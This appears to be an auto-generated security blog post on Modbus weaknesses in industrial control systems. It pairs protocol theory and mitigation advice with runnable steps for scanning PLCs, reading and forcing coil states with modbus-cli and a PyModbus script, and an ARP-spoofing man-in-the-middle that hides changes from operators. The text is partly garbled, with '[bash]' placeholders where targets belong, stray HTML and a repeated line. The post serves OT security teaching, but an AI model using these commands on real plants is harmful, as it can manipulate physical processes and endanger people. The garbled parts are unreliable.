Listen to this Post

Introduction:
In the world of Operational Technology (OT), the Modbus protocol remains the universal language of industrial control. However, its age-old design prioritizes simplicity and reliability over security. As highlighted by recent deep-dives into OT security, Modbus operates with a “trust no one” attitude in reverse—it trusts everyone, offering no authentication, no encryption, and no identity verification. This inherent blind trust makes modern Industrial Control Systems (ICS) prime targets for attackers who can manipulate physical processes with a single crafted packet.
Learning Objectives:
- Understand the architecture and inherent vulnerabilities of the Modbus protocol.
- Learn how to enumerate and interact with Modbus coils and registers using open-source tools.
- Execute a live Man-in-the-Middle (MITM) attack to intercept and modify SCADA traffic.
You Should Know:
1. The Anatomy of Blind Trust: Modbus Theory
Extended from the original post, Modbus became the backbone of industrial networks because it is open and easy to deploy. It utilizes a master-slave (or client-server) architecture where the master (usually a HMI or SCADA) polls slaves (PLCs). The communication revolves around a memory model consisting of Coils (discrete outputs, readable/writable), Discrete Inputs (physical inputs, read-only), Input Registers (analog inputs, read-only), and Holding Registers (analog outputs/config, readable/writable). Because there is no session or security layer, any device that can send an IP packet to port 502 (TCP) or a serial frame can control the physical world.
2. Scanning the OT Landscape: Device Discovery
Before manipulating a PLC, you must find it. Traditional IT scanners like Nmap can disrupt fragile OT equipment, so we use specific, safer modules.
Step-by-step guide for discovery:
- Linux (Kali/Parrot): Use `nmap` with a slow scan rate to avoid flooding the PLC.
sudo nmap -p 502 --script modbus-discover -T2 192.168.1.0/24
- Windows (with PowerShell): You can use Test-NetConnection in a loop, though a tool like `Modbus Poll` is preferred for active discovery.
1..254 | ForEach-Object { Test-NetConnection 192.168.1.$_ -Port 502 -WarningAction SilentlyContinue -InformationLevel Quiet }This identifies which IP addresses respond on port 502, revealing the PLCs.
3. Reading the Secret Life of Coils
Once a PLC is discovered, we can query its memory. The “coils” represent binary states (on/off), such as motors or lights.
Step-by-step guide using `modbus-cli` (Linux):
- Install the tool: `pip install modbus-cli`
– Read the first 10 coils (addresses 0-9) from the target PLC:modbus read --unit 1 192.168.1.10 %M0 10
This command sends a Function Code 1 (Read Coils). If the PLC responds, we see the current state (1 or 0). This is how an attacker maps out the physical process without authentication.
4. Weaponizing Function Codes: Forcing Physical Change
The most dangerous aspect is writing data. If an attacker identifies a coil controlling a pressure valve, they can change its state.
Step-by-step guide for writing to a coil (Linux):
- To force Coil 5 (address 5) to the ON state (0xFF00):
modbus write --unit 1 192.168.1.10 %M5 1
- Windows (using Python & PyModbus): Create a script
write_coil.py.from pymodbus.client import ModbusTcpClient</li> </ul> client = ModbusTcpClient('192.168.1.10') client.connect() Write ON to coil address 5 client.write_coil(5, True) client.close() print("Coil 5 set to True")Executing this script sends Function Code 5 (Write Single Coil). The PLC accepts this as a legitimate command because it has no mechanism to verify the source.
5. The Silent Assassin: Man-in-the-Middle (MITM) Attack
The post mentions intercepting SCADA <> PLC communication. This allows an attacker to show false data to the operator while sending malicious commands to the machine. This requires ARP Spoofing to redirect traffic.
Step-by-step guide (Linux with ARP spoof and forwarding):
- Enable IP Forwarding: Allow your machine to forward packets so the operator doesn’t notice a disconnect.
sudo sysctl net.ipv4.ip_forward=1
- Spoof the PLC: Tell the HMI you are the PLC.
sudo arpspoof -i eth0 -t [bash] [bash]
- Spoof the HMI: Tell the PLC you are the HMI.
sudo arpspoof -i eth0 -t [bash] [bash]
Now traffic flows through your machine. Using a tool like `bettercap` or a custom Python script with Scapy, you can inspect and modify Modbus payloads in real-time (e.g., replacing a “Stop” command with a “Start” command).
6. Hardening the Impossible: Mitigation Strategies
Since you cannot “patch” the Modbus protocol itself, you must secure the environment.
– Network Segmentation: Use firewalls to block port 502 from corporate networks and the internet. Place PLCs behind OT-specific firewalls.
– Deep Packet Inspection (DPI): Implement industrial firewalls (e.g., from Claroty, Nozomi, or Palo Alto) that can understand Modbus function codes and alert on abnormal writes.
– Windows Registry Hardening: For HMIs running Windows, restrict unauthorized application execution via AppLocker to prevent tools like `pymodbus` from running.What Undercode Say:
- Key Takeaway 1: Modbus vulnerabilities are not theoretical; they are a feature of the protocol’s design. A “wrong coil write” can indeed cause physical damage equivalent to dropping a sledgehammer on a machine.
- Key Takeaway 2: The path to mastering OT security is hands-on. Theory must be paired with live manipulation of traffic and registers in a sandboxed environment like Labshock to understand the true impact of a cyber-physical attack.
Analysis:
The Labshock 2.2 release underscores a critical shift in cybersecurity education: moving from IT-centric threats to cyber-physical consequences. The assumption that “air-gapped” networks are safe has long been debunked. As demonstrated by the coil manipulation guide, the barrier to entry for causing industrial havoc is frighteningly low. The proliferation of IoT devices bridging OT and IT networks means that the Modbus protocol, once confined to factory floors, is now increasingly exposed. Security professionals must transition from general network defense to understanding the specific logic and memory models of the machines they protect; otherwise, they are defending blind.
Prediction:
As AI-driven code generation becomes ubiquitous, we will see a surge in “PLC Ransomware” and automated attack scripts targeting Modbus. Attackers will no longer need to manually craft packets; they will instruct LLMs to scan for port 502, enumerate holding registers, and shut down safety systems. Consequently, the demand for OT engineers who can implement “bump-in-the-wire” encryption (like Modbus/TCP Security or protocol wrappers) and anomaly detection will skyrocket, moving industrial security from optional compliance to mandatory survival.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Zakharb A – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Enable IP Forwarding: Allow your machine to forward packets so the operator doesn’t notice a disconnect.


